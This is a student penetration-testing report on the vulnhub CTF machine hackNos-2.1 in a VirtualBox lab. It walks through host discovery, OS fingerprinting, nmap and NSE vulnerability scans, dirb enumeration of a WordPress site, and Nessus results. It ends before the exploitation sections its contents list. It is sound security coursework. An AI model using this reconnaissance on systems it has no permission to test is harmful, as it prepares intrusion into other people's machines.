

hackNos-2.1
Narrative

Candidato: Felice Ferrara

Year: 2019/2020

Summary

- 1. Target Scoping.....**
 - 1.1_ Gathering Client Requirements.....
 - 1.2_ Preparing the Test Plan.....
 - 1.3_ Profiling Test Boundaries.....
 - 1.4_ Defining Business Objective
- 2. Information Gathering.....**
 - 2.1_ Identifying IP Target Machine
 - 2.2_ Getting Target Machine Informations.....
- 3. Target Discovery.....**
 - 3.1_ Check machine availability
 - 3.2_ OS Fingerprinting.....
- 4. Enumerating Target e Port Scanning.....**
 - 4.1_ NMAP Command and SSH Service.....
 - 4.1.1_ SSH Service
 - 4.1.2_ NMAP.....
- 5. Vulnerability Mapping.....**
 - 5.1_ Manual Vulnerability Scanning
 - 5.2_ Automated Vulnerability Scanning.....
 - 5.3_ Web Application Analysis
- 6. Target Exploitation.....**
 - 6.1_ Local File Inclusion.....
- 7. Post Exploitation.....**
 - 7.1_ Password Cracking.....
 - 7.1.1_ Identifying HASH format.....
 - 7.1.2_ John.....
 - 7.1.3_ Use of SSH Service.....
 - 7.2_ Vertical Privilege Escalation.....
 - 7.2.1_ User Flag.....
 - 7.3_ Horizontal Privilege Escalation.....
 - 7.3.1_ Root Flag.....

1. Target Scoping

1.1_ Gathering Client Requirements

This deal with accumulating information about the target environment through verbal or written communication.

In this scenario (academic), the customer is me and the system on which to run the Penetration Testing is a vulnerable system by design chosen on “vulnhub” platform.

In general, it proceeds by submitting questionnaires to the client and/or to company employees if it exists in order to make a informative analysis, but in this case we consider the informations available on “vulnhub”.

The operations will be made into controlled system called Oracle VirtualBox which offers different advantages, like the possibility of return to previous states of machine.

We follow a “*black-box*” testing approach.

1.2_ Preparing the Test Plan

Considering that we are in an academic scenario, this phase doesn't reflect reality.

The phases covered are those listed into university course.

There aren't any economic costs.

The Penetration Testing duration isn't estimated.

There isn't a “Non-Disclosure Agreement (NDA)” because of the customer and the Pentester are the same person, namely myself.

1.3_ Profiling Test Boundaries

There aren't specific limits; we will proceed with two ways:

- Analyze and attack the system means at their disposal, namely those listed in the course.
- Identify how many more possible vulnerabilities in order to exploit them and achieve goals.

1.4_ Defining Business Objective

There isn't a commission from possible customer. So, the goals are those listed according to academic supervisor.

Those goals coincide with those on the vulnhub platform.

The activity is of the type “CTF-Capture the Flag”.

So, we want to get machine access in order to read the flags.

2. Information Gathering

We collect as much information as we can about the target, for example, information about the DNS hostnames, IP Addresses, technologies and configurations used, username organizations and so on. During this phase, every piece of information gathered is considered important.

2.1_ Identifying IP Target Machine

Use of *nmap* command to identify the active host into a certain network range. The results will have to lead to the discovery of wanted IP.

```
→ ~ nmap -sP 10.0.2.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-14 15:36 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00048s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00064s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00063s latency).
MAC Address: 08:00:27:7D:4A:0D (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.7
Host is up (0.00072s latency).
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.11 seconds
```

We know that 10.0.2.15 is IP Kali Machine.

You can check it by running “*ifconfig*” command.

```
→ ~ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
```

The 10.0.2.1, 10.0.2.2 e 10.0.2.3 IPs are thos created by VirtualBox.


To check the availability of Target Machine, you can run “*ping*” command.

```
→ ~ ping -c 1 10.0.2.7
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
64 bytes from 10.0.2.7: icmp_seq=1 ttl=64 time=0.827 ms
--- 10.0.2.7 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.827/0.827/0.827/0.000 ms
```

No packets have been lost (0%).

2.2_ Getting Target Machine Informations

Typing the founded IP on browser search-bar



We note that Apache2 is activated.

~

We can enumerate the directories by running “dirb”.

```
sh ~ dirb http://10.0.2.7

-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Wed Apr 15 14:53:58 2020
URL_BASE: http://10.0.2.7/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.7/ ----
+ http://10.0.2.7/index.html (CODE:200|SIZE:10918)
+ http://10.0.2.7/server-status (CODE:403|SIZE:273)
==> DIRECTORY: http://10.0.2.7/tsweb/

---- Entering directory: http://10.0.2.7/tsweb/ ----
+ http://10.0.2.7/tsweb/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://10.0.2.7/tsweb/wp-admin/
==> DIRECTORY: http://10.0.2.7/tsweb/wp-content/
==> DIRECTORY: http://10.0.2.7/tsweb/wp-includes/
+ http://10.0.2.7/tsweb/xmlrpc.php (CODE:405|SIZE:42)
```

Below are showed the results of url <http://10.0.2.7/tsweb> and <http://10.0.2.7/tsweb/xmlrpc.php>.



About This Site

Simple player

Find Us

Blog : www.hackNos.com
linkedin : https://www.linkedin.com/in/rahulgehlaut/
mail : rahulgehlaut@mail.com

© 2020 hackNos-2 Powered by WordPress

To the top ↑

We can say that “Wordpress” is present.
“Wordpress” information is useful since may be present well-known *vulnerabilities*.

At the url <http://10.0.2.7/server-status>

Forbidden

You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at 10.0.2.7 Port 80

3. Target Discovery

We will describe the process of discovering machines on the target network.
We will be looking into topics like description of the target discovery process or the methods used to identify target machines.

3.1_ Check machine availability

“ping” command is part of Target Discovery.
In combination with it we can use the network sniffer called “Wireshark”.

As filter we set ICMP, namely the type of packet.

The screenshot shows the Wireshark interface with a capture filter set to "icmp". The terminal window below shows the execution of a ping command:

```
root@kali: ~
→ ~ ping -c 1 10.0.2.7
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
64 bytes from 10.0.2.7: icmp_seq=1 ttl=64 time=2.43 ms

--- 10.0.2.7 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0
rtt min/avg/max/mdev = 2.428/2.428/2.428/0.000 ms
```

Below the terminal, the Wireshark details pane displays the captured ICMP frames:

No.	Time	Source	Destination	Protocol
1	0.000000000	10.0.2.15	10.0.2.7	ICMP
2	0.000362025	10.0.2.7	10.0.2.15	ICMP

The details pane for the second frame (10.0.2.7 to 10.0.2.15) provides the following analysis:

- Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface eth0
- Ethernet II, Src: PcsCompu_fe:78:0d (08:00:27:fe:78:0d), Dst: PcsCompu_be:42:59 (08:00:27:fe:42:59)
- Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.7
- Internet Control Message Protocol

Details for Type: 8 (Echo (ping) request):

- Type: 8 (Echo (ping) request)
- Code: 0
- Checksum: 0xa4f1 [correct]
- [Checksum Status: Good]
- Identifier (BE): 1959 (0x07a7)
- Identifier (LE): 42759 (0xa707)
- Sequence number (BE): 1 (0x0001)
- Sequence number (LE): 256 (0x0100)
- [Response frame: 2]

Timestamp from icmp data: Apr 20, 2020 11:20:15.000000000 EDT
[Timestamp from icmp data (relative): 0.819013653 seconds]

Data (48 bytes):

Others “ping” command are “arping”, “fping”, “nping” and “hping3”.
“Arping” is used to ping a host in the LAN using ARP request.

Also in this case we can use “Wireshark”.

```
→ ~ arping 10.0.2.7 -c 1
ARPING 10.0.2.7
60 bytes from 08:00:27:5f:4d:5b (10.0.2.7): index=0 time
=568.606 usec

--- 10.0.2.7 statistics ---
1 packets transmitted, 1 packets received, 0% unanswered (0 extra)
rtt min/avg/max/std-dev = 0.569/0.569/0.569/0.000 ms
```

```
→ ~ fping -s 10.0.2.7
10.0.2.7 is alive

    1 targets
    1 alive
    0 unreachable
    0 unknown addresses

    0 timeouts (waiting for response)
    1 ICMP Echos sent
    1 ICMP Echo Replies received
    0 other ICMP received

0.73 ms (min round trip time)
0.73 ms (avg round trip time)
0.73 ms (max round trip time)
0.001 sec (elapsed real time)
```

“hping3” is used for TPC/IP and security testing, such as port scanning, stress testing or firewall rule testing.

```
→ ~ hping3 -1 10.0.2.7 -c 1
HPING 10.0.2.7 (eth0 10.0.2.7): icmp mode set, 28 header
bytes + 0 data bytes
len=46 ip=10.0.2.7 ttl=64 id=11942 icmp_seq=0 rtt=7.0 ms

--- 10.0.2.7 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet losses
round-trip min/avg/max = 7.0/7.0/7.0 ms
```

The same results for “nping”.

```

→ ~ nping -c 1 10.0.2.7

Starting Nping 0.7.80 ( https://nmap.org/nping ) at 2020
-04-20 17:27 EDT
SENT (0.0357s) ICMP [10.0.2.15 > 10.0.2.7 Echo request (type=8/code=0) id=2793 seq=1] IP [ttl=64 id=50653 iplen=28]
RCVD (0.0363s) ICMP [10.0.2.7 > 10.0.2.15 Echo reply (type=0/code=0) id=2793 seq=1] IP [ttl=64 id=41654 iplen=28]

Max rtt: 0.591ms | Min rtt: 0.591ms | Avg rtt: 0.591ms
Raw packets sent: 1 (28B) | Rcvd: 1 (46B) | Lost: 0 (0.0%)
Nping done: 1 IP address pinged in 1.07 seconds

```

3.2_ OS Fingerprinting

Operating System Fingerprinting.

We can find out the operating system used by the target machine.

Passive OS Fingerprinting.

p0f is used to fingerprint an operating system passively. It can be used to identify an operating system by analyzing the TCP packets sent during the network activities.

```

→ ~ p0f
--- p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> -
---

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on default interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.

test.php
.-[ 10.0.2.15/37890 -> 10.0.2.7/80 (syn) ]-
| client    = 10.0.2.15/37890
| os        = Linux 2.2.x-3.x
| dist      = 0
| params    = generic
| raw_sig   = 4:64+0:0:1460:mss*44,7:mss,sok,ts,nop,ws:df
| . . .
| . . .

hackNos-2 – hackNos.com - Mozilla Firefox
hackNos-2 – hackNos.com + 
← → ⌂ ⌂ ⌂ 10.0.2.7/toweb/
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
hackNos-2 hackNos.com Home About Blog-hackNos ... Menu Search

```

Active OS Fingerprinting Attivo -> “nmap”.

```
→ ~ nmap -O 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-20 18
:02 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00087s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 2.6.
32 - 3.10 (96%), Linux 2.6.32 (96%), Synology DiskStation Manager 5.2-5644 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 3.4 - 3.10 (94%), Linux 2.6.32 - 2.6.35 (94%), Linux 2.6.32 - 3.5 (94%)
No exact OS matches for host (test conditions non-ideal)
.
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.68 seconds
```

From the union of the results we can see that the linux version could have a version between 2.2.x and 4.9

4. Enumerating Target and Port Scanning

Process that is used to find and collect information about ports, operating systems, and services available on the target machine. This is usually done after we have discovered that the target machines are available.

4.1_ NMAP Command and SSH Service

We run nmap directly on IP

```
→ ~ nmap 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-15 15:55 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00060s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)
```

4.1.1_ SSH Service

SSH stands for “Secure Shell”. It is a protocol used to securely connect to a remote server. SSH is secure in the sense that it transfers the data encrypted from between the host and the client. It transfers inputs from the client to the host and relays back the output.

SSH runs at TCP/IP port 22.

4.1.2_NMAP

NMAP combined with Wireshark.


```

Frame 1965: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface 0
Ethernet II, Src: PcsCompu_fe:78:0d (08:00:27:fe:78:0d), Dst: PcsCompu_5f:4d:5b (08:00:27:f5:4d:5b)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.7
Transmission Control Protocol, Src Port: 53699, Dst Port: 1093, Seq: 0, Len: 0
root@kali: ~
→ - nmap 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-21 05:56 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00067s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:F5:4D:5B (Oracle VirtualBox virtual NIC)

```

Wireshark - Conversations - eth0 (host 10.0.2.7)									
Ethernet - 2	IPv4 - 1	IPv6	TCP - 1000	UDP	Packets	Bytes	Packets A → B	Bytes A → B	Packets!
10.0.2.7	61900 10.0.2.15	53699	2	118	1	60			
10.0.2.7	56737 10.0.2.15	53699	2	118	1	60			
10.0.2.7	65389 10.0.2.15	53699	2	118	1	60			
10.0.2.7	56738 10.0.2.15	53699	2	118	1	60			
10.0.2.7	61532 10.0.2.15	53699	2	118	1	60			
10.0.2.7	60443 10.0.2.15	53699	2	118	1	60			
10.0.2.7	63331 10.0.2.15	53699	2	118	1	60			
10.0.2.7	55055 10.0.2.15	53699	2	118	1	60			
10.0.2.7	65129 10.0.2.15	53699	2	118	1	60			
10.0.2.7	55056 10.0.2.15	53699	2	118	1	60			
10.0.2.7	64680 10.0.2.15	53699	2	118	1	60			
10.0.2.7	62078 10.0.2.15	53699	2	118	1	60			
10.0.2.7	64623 10.0.2.15	53699	2	118	1	60			
10.0.2.7	57797 10.0.2.15	53699	2	118	1	60			
10.0.2.7	55555 10.0.2.15	53699	2	118	1	60			
10.0.2.7	65000 10.0.2.15	53699	2	118	1	60			
10.0.2.7	60020 10.0.2.15	53699	2	118	1	60			
10.0.2.7	57294 10.0.2.15	53699	2	118	1	60			
10.0.2.7	54045 10.0.2.15	53699	2	118	1	60			
10.0.2.7	54328 10.0.2.15	53699	2	118	1	60			
10.0.2.7	55600 10.0.2.15	53699	2	118	1	60			
10.0.2.7	58080 10.0.2.15	53699	2	118	1	60			
10.0.2.15	53699 10.0.2.7	554	2	118	1	58			
10.0.2.15	53699 10.0.2.7	443	2	118	1	58			
10.0.2.15	53699 10.0.2.7	111	2	118	1	58			
10.0.2.15	53699 10.0.2.7	80	3	172	2	112			
10.0.2.15	53699 10.0.2.7	3389	2	118	1	58			
10.0.2.15	53699 10.0.2.7	1025	2	118	1	58			
10.0.2.15	53699 10.0.2.7	1723	2	118	1	58			
10.0.2.15	53699 10.0.2.7	8080	2	118	1	58			
10.0.2.15	53699 10.0.2.7	587	2	118	1	58			
10.0.2.15	53699 10.0.2.7	143	2	118	1	58			
10.0.2.15	53699 10.0.2.7	256	2	118	1	58			
10.0.2.15	53699 10.0.2.7	3306	2	118	1	58			
10.0.2.15	53699 10.0.2.7	139	2	118	1	58			

“GUI” command version: “ZenMap”.



“Aggressive Scan” with NMAP.

```
→ ~ nmap -A 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-19 06:15 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00079s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:36:4e:71:6a:83:e2:c1:1e:a9:52:64:45:f6:29:80 (RSA)
|   256 b4:ce:5a:c3:3f:40:52:a6:ef:dc:d8:29:f3:2c:b5:d1 (ECDSA)
|   256 09:6c:17:a1:a3:b4:c7:78:b9:ad:ec:de:8f:64:b1:7b (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=4/19%OT=22%CT=1%CU=38718%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=5E9C24D4%P=x86_64-pc-linux-gnu)SEQ(SP=FC%GCD=1%ISR=100%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(01=M5B4ST11NW7%02=M5B4ST11NW7%03=M5B4NNT11NW7%04=M5B4ST11NW7%05
```

The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts to automate a wide variety of networking tasks. Those scripts are then executed in parallel with the speed and efficiency you expect from Nmap. Users can rely on the growing and diverse set of scripts distributed with Nmap, or write their own to meet custom needs.

```
→ ~ nmap --script auth 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-21 16:06 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00043s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|     password
| ssh-publickey-acceptance:
|_ Accepted Public Keys: No public keys accepted
80/tcp    open  http
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)
```

```
→ ~ nmap --script exploit 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-21 10:37 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00022s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
| clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http
| clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-csrf: Couldn't find any CSRF vulnerabilities.
| http-dombased-xss: Couldn't find any DOM based XSS.
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)
```

```
→ ~ nmap --script vuln 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-21 10:59 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00029s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
| clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http
| clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-csrf: Couldn't find any CSRF vulnerabilities.
| http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /tsweb/: Remote Desktop Web Connection
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 31.37 seconds
```

“nmap -A” returns SSH version: OpenSSH. It is a Open Source version; not commercial version.

“ssh-hostkey”:

SSH clients store host keys for hosts they have ever connected to. These stored host keys are called known host keys, and the collection is often called known hosts. In OpenSSH, the

collection of known host keys is stored in /etc/ssh/known_hosts and in .ssh/known_hosts in each user's home directory.

We use “sslscan” to analyze SSL/TLS support on port 22.

```
→ ~ sslscan 10.0.2.7:22
Version: 1.11.13-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Connected to 10.0.2.7

Testing SSL server 10.0.2.7 on port 22 using SNI name 10.0.2.7

  TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

  TLS renegotiation:
Session renegotiation not supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
```

SSL is present with Open Source version, TLS not.
TLS 1.0/2 Version isn't "heartbleed" vulnerable.

5. Vulnerability Mapping

Process of identifying and analyzing the critical security flaws in a target environment.
Sometimes it known as vulnerability assessment.

It is one of the key areas of a vulnerability management program through which the security controls of an IT infrastructure can be analyzed against known vulnerabilities.

5.1 Manual Vulnerability Scanning

NMAP command.


```
→ ~ nmap -sV -T5 -p- 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-22 14:54 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00048s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
          )
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 9.85 seconds
```

1.1 Automated Vulnerability Scanning

Use of “Nessus”.

Scan type: Web Application Tests.



Results:

Vulnerabilities 14				
Filter		Search Vulnerabilities		
Sev	Name	Family	Count	
MIXED	Wordpress (Multiple Issues)	CGI abuses	4	
MEDIUM	Browsable Web Directories	CGI abuses	1	
MEDIUM	Web Application Potentially Vulnerable to Clickjacking	Web Servers	1	
INFO	HTTP (Multiple Issues)	Web Servers	3	
INFO	HTTP (Multiple Issues)	CGI abuses	2	
INFO	Nessus SYN scanner	Port scanners	2	
INFO	Apache HTTP Server Version	Web Servers	1	
INFO	CGI Generic Injectable Parameter	CGI abuses	1	
INFO	CGI Generic Tests Load Estimation (all tests)	CGI abuses	1	
INFO	External URLs	Web Servers	1	
INFO	Nessus Scan Information	Settings	1	
INFO	Web Application Sitemap	Web Servers	1	
INFO	Web mirroring	Web Servers	1	
INFO	Web Server Directory Enumeration	Web Servers	1	

Vulnerabilities 14						
Search Vulnerabilities 🔍			4 Vulnerabilities			
Sev	Name	Family	Count			
MEDIUM	WordPress User Enumeration	CGI abuses	1	🕒	✍️	⚙️
INFO	WordPress Detection	CGI abuses	1	🕒	✍️	⚙️
INFO	WordPress Outdated Plugin Detection	CGI abuses	1	🕒	✍️	⚙️
INFO	WordPress Plugin Detection	CGI abuses	1	🕒	✍️	⚙️

Vulnerability on Enumeration, Detection and Plugin.

MEDIUM Web Application Potentially Vulnerable to Clickjacking
Plugin Details

Description
Risk Information

The remote web server does not set an X-Frame-Options response header or a Content-Security-Policy frame-ancestors' response header in all content responses. This could potentially expose the site to a clickjacking or UI redress attack, in which an attacker can trick a user into clicking an area of the vulnerable page that is different than what the user perceives the page to be. This can result in a user performing fraudulent or malicious transactions.

X-Frame-Options has been proposed by Microsoft as a way to mitigate clickjacking attacks and is currently supported by all major browser vendors.

Content-Security-Policy (CSP) has been proposed by the W3C Web Application Security Working Group, with increasing support among all major browser vendors, as a way to mitigate clickjacking and other attacks. The frame-ancestors' policy directive restricts which sources can embed the protected resource.

